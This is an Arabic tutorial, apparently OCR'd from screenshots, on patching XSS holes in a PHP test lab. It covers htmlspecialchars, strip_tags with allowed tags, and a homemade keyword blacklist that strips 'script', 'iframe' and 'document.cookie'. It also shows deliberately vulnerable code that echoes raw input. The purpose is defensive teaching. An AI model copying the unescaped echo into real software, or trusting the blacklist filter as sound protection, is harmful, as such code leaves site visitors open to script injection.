154 mysql_close(); //Break in the comment
155 ?>
156 <br />

```

ساحة التطوير
D99Y Developmental www.D99Y.COM

Code Editor Preview Horizontal Split Vertical Split


xss-sav2.php xss-nosav4.php xss-nosav2.php xss-nosav.php xss-sav.php *

145 : 81 Modified 5.06 kb UTF-8 For Help, press Ctrl+F1 no project loaded

نقوم باستخدام الدالة **كما** تعطنا سابقاً ، ونحفظ الملف ..



انسخ المستد بامثله والصقه ..



وكما تشاهد تم الطياعه دون الحذف والتتنفيذ ..




طبعاً بعد عرض المصدر وكما تشاهد تم تحويل الوسوم الضرورية الى **ASCII** وبذلك عرض دون تنفيذ ، طياعاً الد / بسبب ان الد **Magic Quotes** مُفعّل وان شاء الله مستقبلاً سنتعلم فوائد

تمام الان تم ترقيع الثغرة بشكل كامل باستخدام الدالة المشهورة **htmlspecialchars** ذكرنا سابقاً انها تقوم بطباعة المخرجات مع تحويل بعض الوسوم الى **ASCII** لمنع تنفيذها

قد يأتي شخص ويقول نصراوي أنا احتاج إلى بعض الوسوم الخاصة في الـ **HTML** في صندوق الرد مثل **** الخاص بجعل النص عريض مثلاً .

هنا يأتي عمل الدالة! **strip_tags**

الدالة عكس السابقة **htmlspecialchars** التي تقوم بتحويل الوسوم الى **ASCII** وطباعتها بشكل كامل ، الدالة **strip_tags** تقوم " بالحذف " بشكل كامل لجميع الوسوم الخطيره وكذلك الوسوم التي تملكها الدالة السابقة مثل **<>** وتحولها الى **ASCII** ولكن هي اكثر دقه من السابقة بكل تأكيد وهي تقوم " بالحذف " للاكراد الخطيره وعمل تحويل لبعض الوسوم ، هي جيده فعلاً ويستخدمها الكثير ولكن " الحذف " غير مقص للبعض ، على العموم سنقوم باستخدام الدالة بالشكل الافتراضي



Rapid PHP 2010 - [C:\AppServ\www\xss\xss-sav.php]

```
139 <td width="14"><span class="style5">:</td>
140 <td width="357"><?php echo strip_tags ($nassrawi['name']) : ?></span></td>
141 </tr>
142 <tr>
143 <td valign="top" align="center" class="style1"> التعليق </td>
144 <td valign="top"><span class="style5">:</td>
145 <td><?php echo strip_tags ($nassrawi['comment']) : ?></span></td>
146 </tr>
147 </table></td>
148 </tr>
149 </table>
150 <BR>
151
152 <?php
153 )
154 mysql_close(); // خلاص الاتصال في النهاية
155 ?>
156 <br />
```

Code Editor Preview Horizontal Split Vertical Split

xss-sav2.php xss-nosav4.php xss-nosav2.php xss-nosav.php * xss-sav.php *


145 : 81 Modified 5.05 kb UTF-8 For Help, press Ctrl+F1 no project loaded

ساحة التطوير D99Y.COM

كما تعلمونا سابقاً .



قم بتجربة الاستغلالات.



وكم تشاهد تم الحذف والتعديل والتعطيل والخ . .

جيد الان نعود الى محور حديثنا كيفية السماح الى بعض الوسوم المفيدة مثل !

الدالة لها بارمترin الاول هو المراد تأمينه كما تعلمنا سابقاً والثاني هي الوسوم المسموحة .

Rapid PHP 2010 - [C:\AppServ\www\xss\xss-sav.php]

```

136 <table width="400" border="0" cellpadding="3" cellspacing="1" bgcolor="#5C5858">
137 <tr>
138 <td width="117" align="center" class="style1">العنوان</td>
139 <td width="14"><span class="style5">:</span>
140 <td width="357"><?php echo strip_tags ($nassrawi['name'], "<b>"); ?></span></td>
141 </tr>
142 <tr>
143 <td valign="top" align="center" class="style1">التعليق</td>
144 <td valign="top"><span class="style5">:</span>
145 <td><?php echo strip_tags ($nassrawi['comment'], "<b>"); ?></span></td>
146 </tr>
147 </table></td>
148 </tr>
149 </table>
150 <BR>
151
152 <?php
153

```

ساحة التطوير
D99Y.COM

Code Editor Preview Horizontal Split Vertical Split

xss-sav2.php xss-nosav4.php xss-nosav2.php xss-nosav.php * xss-sav.php

145 : 81 5.06 kb UTF-8 For Help, press Ctrl+F1 no project loaded

وكما تشاهد استخدمت البرمتر الاول هو للمراد تامينه والثاني هي للرسوم المسموحة مثلاً .

XSS || D99Y Team - موزيلا فيفوكس -

فلف تجدر عرض تاريخ علامات أدوات ميساعدة

Google - بحث It ascll& ...localhost / localhost / XSS / XSS | p PMA ! XSS || D99Y Team - http://localhost..2Fscript%2BAD4

السلام عليكم ورحمة الله وبركاته ، ،
اهلاً وسهلاً بك في سكريبت اختبار ثغرات XSS

العودة إلى الرئيسية :

العنوان : **D99Y team !**

التعليق :

ارسل

العنوان : د99ي
التعليق : D99Y team !

D99Y.COM

نقوم بتجربة استخدام الوسم قبل **السماح** وكما تشاهد تم حذف الوسم دون تنفيذ .



وبعد الاستخدام كما تشاهد النص اصبح عريض ، وهذا يعني ان الدالة سامحة للوسم المختار سابقاً وبامكانك اختبار جميع الوسوم الغير ضارة والمفيدة مثل **
 <h1>** والخ ..

جيد الان تعلمنا كيف نقوم بحماية المخرجات ببساطة الطرق ، ومن الممكن ان تعمل دالة خاصة بك وفقاً لـ **ننظرتك** في الترقيق بدلاً من الدوال الجاهزة

```

1 <?php
2 function d99y_xss ($n) {
3 $n = strtolower($n); // التأكد من مطابقة التلاعب بالاحرف
4 ///////////////////////////////// الاسيدال /////////////////////
5 $n = str_replace(">"," ",$n);
6 $n = str_replace("/"," ",$n);
7 $n = str_replace("=", " ",$n);
8 $n = str_replace("document.cookie","", $n);
9 $n = str_replace("<"," ",$n);
10 $n = str_replace("!", " ",$n);
11 $n = str_replace("@"," ",$n);
12 $n = str_replace("meta","", $n);
13 $n = str_replace("iframe","", $n);
14 $n = str_replace("http-equiv","", $n);
15 $n = str_replace("script","", $n);
16 $n = str_replace("document.body.innerHTML","", $n);
17 $n = str_replace("document.documentElement.innerHTML","", $n);
18 ///////////////////////////////// الاسيدال /////////////////////
19 return $n;
20 }
21 ?>

```

وكما تشاهد عملت **function** جديد باسم **d99y_xss** واستخدمت دوال النصوص المعروفة وهي **strtolower** لتحويل الحروف من كبتل الى سمول ، للابعاد عن مشكلة التلاعب في الاحرف ، واستخدمت دالة الاسيدال **str_replace** وقمت باستبدال جميع الوسوم التي تحتاجها في عملية الاستغلال ، الى مسافه ، وبذلك الان عملنا وظيفة جديدة تقوم بالحماية من

الثغرة ، طبعا /> " هي كافية بالأساس للحماية ولكن للتأمين أكثر ..



Rapid PHP 2010 - [C:\AppServ\www\xss\xss-sav.php]

```
1 <?php
2 function d99y_xss ($n) {
3 $n = strtolower($n); // التسفير لابتعاد عن مشكلة التلاعب بالحرف
4 ///////////////////////////////// الاستبدال /////////////////////
5 $n = str_replace(">", " ", $n);
6 $n = str_replace("//", " ", $n);
7 $n = str_replace("=", " ", $n);
8 $n = str_replace("document.cookie", " ", $n);
9 $n = str_replace("<", " ", $n);
10 $n = str_replace("'", " ", $n);
11 $n = str_replace('"', " ", $n);
12 $n = str_replace("meta", " ", $n);
13 $n = str_replace("iframe", " ", $n);
14 $n = str_replace("http-equiv", " ", $n);
15 $n = str_replace("script", " ", $n);
16 $n = str_replace("document.body.innerHTML", " ", $n);
17 $n = str_replace("document.documentElement.innerHTML", " ", $n);
18 /////////////////////////////////
19 return $n;
20 }
21 /////////////////////////////////
22 // الكتبة من قبل ناصراوي [ NassRawI ] //
23 // فريق ساحة التطوير D99Y.com //
24 // هذا العمل مجاني وقابل للتتعديل والنسخ //
25 // والمدفوع منه هو تطوير محتوى اسلوبية العربية //
26 // والحقوق محفوظة لكل عربي صلام //
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
```

Code Editor Preview Horizontal Split Vertical Split

xss-sav2.php xss-nosav4.php xss-nosav2.php xss-nosav.php xss-sav.php * 1.php function d99y_xss.php

1:1 Modified 5.75 kb UTF-8 For Help, press Ctrl+F1 no project loaded

وهنا نقوم بالتجربة ضع الد طبعا داخل وسوم php وبعد ذلك نستخدمها .



Rapid PHP 2010 - [C:\AppServ\www\xss\xss-sav.php]

```
147 }
148
149 </style>
150 </head>
151
152 <table width="400" border="0" align="center" cellpadding="0" cellspacing="1" bgcolor="#000000">
153 <tr>
154 <td>
155 <table width="400" border="0" cellpadding="3" cellspacing="1" bgcolor="#5C5858">
156 <tr>
157 <td width="117" align="center" class="style1">العنوان</td>
158 <td width="14"><span class="style5">:</span>
159 <td width="357"><?php echo d99y_xss ($nassrawi['name']); ?></td>
160 </tr>
161 <tr>
162 <td valign="top" align="center" class="style1">التعليق</td>
163 <td valign="top"><span class="style5">:</span>
164 <td><?php echo d99y_xss ($nassrawi['comment']); ?></td>
165 </tr>
166 </table></td>
167 </tr>
168 </table>
169 <BR>
170
171 <?php
172 }
```

Code Editor Preview Horizontal Split Vertical Split

xss-sav2.php xss-nosav4.php xss-nosav2.php xss-nosav.php xss-sav.php * 1.php Document3

168:81 Modified 5.75 kb UTF-8 For Help, press Ctrl+F1 no project loaded

كما تعلمبا سابقاً نضع اسم الد function ونقوم بالتجربة!



وضع المستند بأكمله وقمت بالضغط على [ارسل](#) ..



وكم تشاهد تم تعطيل الاكواد بشكل كامل ، طبعاً الامر عائد لك قم بالتعديل واضافة اي وسم خطير وبذلك صنعت **function** حماية خاصة فيك .

والامر عائد لك باستخدام الدوال الجاهزه او التي عملتها انت ، لتحميل المـ . **function**

<http://www.mediafire.com/?7bvzwmt7bl4oozf>

طبعاً طريقة ترقيع الملف الاخر الغير مخزن نفس ماذكرنا سابقاً .

Rapid PHP 2010 - [C:\AppServ\www\xss\xss-nosav.php]

```

55     &nbsp;<br />
56     <br />
57     <br />
58     <form method=GET>
59     &nbsp;<textarea name=xss style="width: 436px; height: 102px"></textarea>
60
61     <br>&nbsp;<input type=submit value="رسـلـي" style="width: 173px" dir="ltr" /></form>
62     <br />
63 <?php
64
65 echo "$xss" ;
66
67 ?>
68     <br />
69     <br />
70     <br />
71
72
73     </strong></center></td>
74
75     </tr>
76 </table>
77 <p class="style3"><span lang="ar-sa"></span>
78
79 <body bgcolor=#fififi text=white>
80

```

Code Editor Preview Horizontal Split Vertical Split

xss-nosav2.php xss-nosav.php * xss-sav.php 1.php function d99y_xss.php xss-nosav4.php *

65 : 81 Modified 2.01 kb UTF-8 For Help, press Ctrl+F1 no project loaded

كما تشاهد في السطر 65 تعلمـنا في درس الاكتشاف ان الخطأ هو طبـاعـه المـخـرـجـات دون حـمـاـية .

Rapid PHP 2010 - [C:\AppServ\www\xss\xss-nosav.php]

```

55     &nbsp;<br />
56     <br />
57     <br />
58     <form method=GET>
59     &nbsp;<textarea name=xss style="width: 436px; height: 102px"></textarea>
60
61     <br>&nbsp;<input type=submit value="رسـلـي" style="width: 173px" dir="ltr" /></form>
62     <br />
63 <?php
64
65 echo htmlspecialchars ("$xss") ;
66
67 ?>
68     <br />
69     <br />
70     <br />
71
72
73     </strong></center></td>
74
75     </tr>
76 </table>
77 <p class="style3"><span lang="ar-sa"></span>
78
79 <body bgcolor=#fififi text=white>
80

```

